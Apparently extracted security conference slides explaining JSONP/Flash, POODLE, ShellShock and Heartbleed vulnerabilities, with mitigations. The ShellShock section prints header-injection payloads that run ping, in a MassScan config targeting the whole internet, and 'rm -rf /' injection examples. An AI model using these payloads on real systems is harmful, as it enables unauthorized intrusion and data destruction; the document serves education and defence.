







# Mitigations

- ◆ Don't use JSONP on sensitive domains
- ◆ HTTP Headers:
  - ◆ Content-Disposition: attachment; filename=f.txt
  - ◆ X-Content-Type-Options: nosniff
- ◆ Latest versions of Flash are patched by Adobe



```

if requesting_jsonp && self.json_response?(headers['Content-Type'])
  json = ""
  body.each { |s| json << s }
  body = ["#{callback}(#{json});"]
  body = ["/**/#{callback}(#{json});"]
  headers['Content-Length'] = Rack::Utils.bytesize(body[0]).to_s
  headers['Content-Type'] = headers['Content-Type'].sub(/^[^;]+(;?)/, "#{MIME_TYPE}\\1")
end
  
```

# 3

## POODLE

Encryption downgrade attack to SSLv3.0

Like BEAST and CRIME, a successful exploit targets the client, not the server

Requires determined MitM attacker







```

Request Response
Raw Params Headers Hex
GET / HTTP/1.1
Host: www.facebook.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:36.0)
Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: datr=aXoJVQA5R8MsqzyUCxF-Cw0L;
reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F;
reg_fb_gate=https%3A%2F%2Fwww.facebook.com%2F; locale=fr_FR;
campaign_click_url=%2Fcampaign%2Flanding.php%3Fplacement%3Dpflo%26campaign_id%3D402047449186%26extra_1%3Dauto
Connection: keep-alive

```

? < + > Type a search term 0 matches








```

Request Response
Raw Params Headers Hex
GET / HTTP/1.1
Host: www.facebook.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:36.0)
Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: datr=aXoJVQA5R8MsqzyUCxF-Cw0L;
reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F;
reg_fb_gate=https%3A%2F%2Fwww.facebook.com%2F; locale=fr_FR;
campaign_click_url=%2Fcampaign%2Flanding.php%3Fplacement%3Dpflo%26campaign_id%3D402047449186%26extra_1%3Dauto
Connection: keep-alive

```

? < + > Type a search term 0 matches









```

Request  Response
Raw  Params  Headers  Hex
GET / HTTP/1.1
Host: www.facebook.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:36.0)
Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: datr=aXoJVQA5R8MsqzyUCxF-Cw0L;
reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F;
reg_fb_gate=https%3A%2F%2Fwww.facebook.com%2F; locale=fr_FR;
campaign_click_url=%2Fcampaign%2Flanding.php%3Fplacement%3Dpflo%26campaign_id%3D402047449186%26extra_1%3Dauto
Connection: keep-alive

```

0 matches








```

Request Response
Raw Params Headers Hex
GET / HTTP/1.1
Host: www.facebook.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:36.0)
Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: datr=aXoJVQA5R8MsqzyUCxF-Cw0L;
reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F;
reg_fb_gate=https%3A%2F%2Fwww.facebook.com%2F; locale=fr_FR;
campaign_click_url=%2Fcampaign%2Flanding.php%3Fplacement%3Dpflo%26campaign_id%3D402047449186%26extra_1%3Dauto
Connection: keep-alive

```

0 matches












CBC Encryption is occurring






CBC Encryption is occurring









```

Request Response
Raw Params Headers Hex
GET / HTTP/1.1
Host: www.facebook.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:36.0)
Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: datr=aXoJVQA5R8MsqzyUCxF-Cw0L;
reg_fb_lf=https%3A%2F%2Fwww.facebook.com%2F;
reg_fb_gate=https%3A%2F%2Fwww.facebook.com%2F; locale=fr_FR;
campaign_click_url=%2Fcampaign%2Flanding.php%3Fplacement%3Dpflo%26campaign_id%3D402047449186%26extra_1%3Dauto
Connection: keep-alive

```






# Requirements

- ◆ A motivated and active MITM attacker.
- ◆ A webserver set up to force the JS requests to break multiple encryption blocks.



# Solution

- ◆ Disable SSLv3.0 in the client.
- ◆ Disable SSLv3.0 in the server.
- ◆ Disable support for CBC-based cipher suites when using SSLv3.0 in either client or server.



# 2

## ShellShock

Also known as Bashdoor

CVE-2014-6271

Disclosed on September 24, 2014.

Simply put → () { ;; }; echo 'win'

**Stéphane Chazelas**

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271>



# Example with MassScan by @ErrataRob



target-ip = 0.0.0.0/0

port = 80

banners = true

http-user-agent = () { ;; }; ping -c 3 xxx.xxx.xxx.xxx

http-header[Cookie] = () { ;; }; ping -c 3 xxx.xxx.xxx.xxx

http-header[Host] = () { ;; }; ping -c 3 xxx.xxx.xxx.xxx

http-header[Referer] = () { ;; }; ping -c 3 xxx.xxx.xxx.xxx

Request		Response	
Raw		Headers	
Hex			
<pre> GET / HTTP/1.1 Host: () { ;; }; ping -c 3 xxx.xxx.xxx.xxx User-Agent: () { ;; }; ping -c 3 xxx.xxx.xxx.xxx Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: () { ;; }; ping -c 3 xxx.xxx.xxx.xxx Referer: () { ;; }; ping -c 3 xxx.xxx.xxx.xxx Connection: keep-alive                 </pre>			
<input type="text" value="Type a search term"/>			0 matches





responses.pcap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: icmp Expression... Clear Apply Save

Source	Destination	Protocol	Info
219.23	209.126.230.74	ICMP	Echo (ping) request id=0xf263, seq=12/3072, ttl=51
61.84	209.126.230.74	ICMP	Echo (ping) request id=0x8960, seq=12/3072, ttl=45
.1.26	209.126.230.74	ICMP	Echo (ping) request id=0x0456, seq=8/2048, ttl=47
219.23	209.126.230.74	ICMP	Echo (ping) request id=0x2764, seq=6/1536, ttl=51
.145.159	209.126.230.74	ICMP	Echo (ping) request id=0x8039, seq=10/2560, ttl=47
219.23	209.126.230.74	ICMP	Echo (ping) request id=0xe763, seq=13/3328, ttl=51
225.138	209.126.230.74	ICMP	Echo (ping) request id=0xc601, seq=14/3584, ttl=51
219.23	209.126.230.74	ICMP	Echo (ping) request id=0x4d64, seq=2/512, ttl=51
219.23	209.126.230.74	ICMP	Echo (ping) request id=0xf263, seq=13/3328, ttl=51
61.84	209.126.230.74	ICMP	Echo (ping) request id=0x8960, seq=13/3328, ttl=45
.1.26	209.126.230.74	ICMP	Echo (ping) request id=0x0456, seq=9/2304, ttl=47
225.138	209.126.230.74	ICMP	Echo (ping) request id=0x3703, seq=1/256, ttl=51
219.23	209.126.230.74	ICMP	Echo (ping) request id=0x2764, seq=7/1792, ttl=51
.145.159	209.126.230.74	ICMP	Echo (ping) request id=0x8039, seq=11/2816, ttl=47
219.23	209.126.230.74	ICMP	Echo (ping) request id=0x5e64, seq=1/256, ttl=51
219.23	209.126.230.74	ICMP	Echo (ping) request id=0xe763, seq=14/3584, ttl=51
225.138	209.126.230.74	ICMP	Echo (ping) request id=0xc601, seq=15/3840, ttl=51
219.23	209.126.230.74	ICMP	Echo (ping) request id=0x4d64, seq=3/768, ttl=51
219.23	209.126.230.74	ICMP	Echo (ping) request id=0x6464, seq=1/256, ttl=51
219.23	209.126.230.74	ICMP	Echo (ping) request id=0xf263, seq=14/3584, ttl=51







# Before we had fancy GUI's...

```
ShellShock — bash — 65x5
Johnathan-Kuskos:ShellShock johnathankuskos$ whoami
johnathankuskos
Johnathan-Kuskos:ShellShock johnathankuskos$
```

```
ShellShock — bash — 65x6
Johnathan-Kuskos:ShellShock johnathankuskos$ ls -al
total 0
drwxr-xr-x  3 johnathankuskos  vpn   102 Mar 16 15:13 .
drwxr-xr-x+ 44 johnathankuskos  vpn  1496 Mar 16 15:10 ..
-rw-r--r--  1 johnathankuskos  vpn    0 Mar 16 15:13 poc.txt
Johnathan-Kuskos:ShellShock johnathankuskos$
```

```
ShellShock — bash — 66x6
Johnathan-Kuskos:ShellShock johnathankuskos$ touch newdocument.rtf
Johnathan-Kuskos:ShellShock johnathankuskos$
```

```
ShellShock — bash — 66x7
Johnathan-Kuskos:ShellShock johnathankuskos$ ps -a
  PID TTY          TIME CMD
 76406 ttys000    0:00.01 /usr/sbin/softwareupdate -v -d -a
   448 ttys001    0:00.00 ps -a
 98936 ttys001    0:00.01 login -pf johnathankuskos
 98937 ttys001    0:00.05 -bash
Johnathan-Kuskos:ShellShock johnathankuskos$
```

```
ShellShock — bash — 66x7
Johnathan-Kuskos:ShellShock johnathankuskos$ rm -rf /
```

```
ShellShock — bash — 66x7
Johnathan-Kuskos:ShellShock johnathankuskos$ VAR="This is something I'd really like to remember."
Johnathan-Kuskos:ShellShock johnathankuskos$ echo $VAR
This is something I'd really like to remember.
Johnathan-Kuskos:ShellShock johnathankuskos$
```



# ShellShock explained simply



```
VAR='This is something I'd really like to remember.'
```

```
VAR='This should also be treated as text, not syntax.'
```

```
VAR='rm -rf /'
```

```
VAR='() { :; }; rm -rf /'  
echo $VAR
```



# 1



## Heartbleed

It allows an attacker to anonymously download a random chunk of memory from a server using OpenSSL.

A Catastrophic vulnerability to be accompanied by “branding”.

~17%(500k) of all “secure” servers were vulnerable.

**Neel Mehta**

<http://heartbleed.com/>



# Market share of the **busiest** sites






# Market share of the active sites


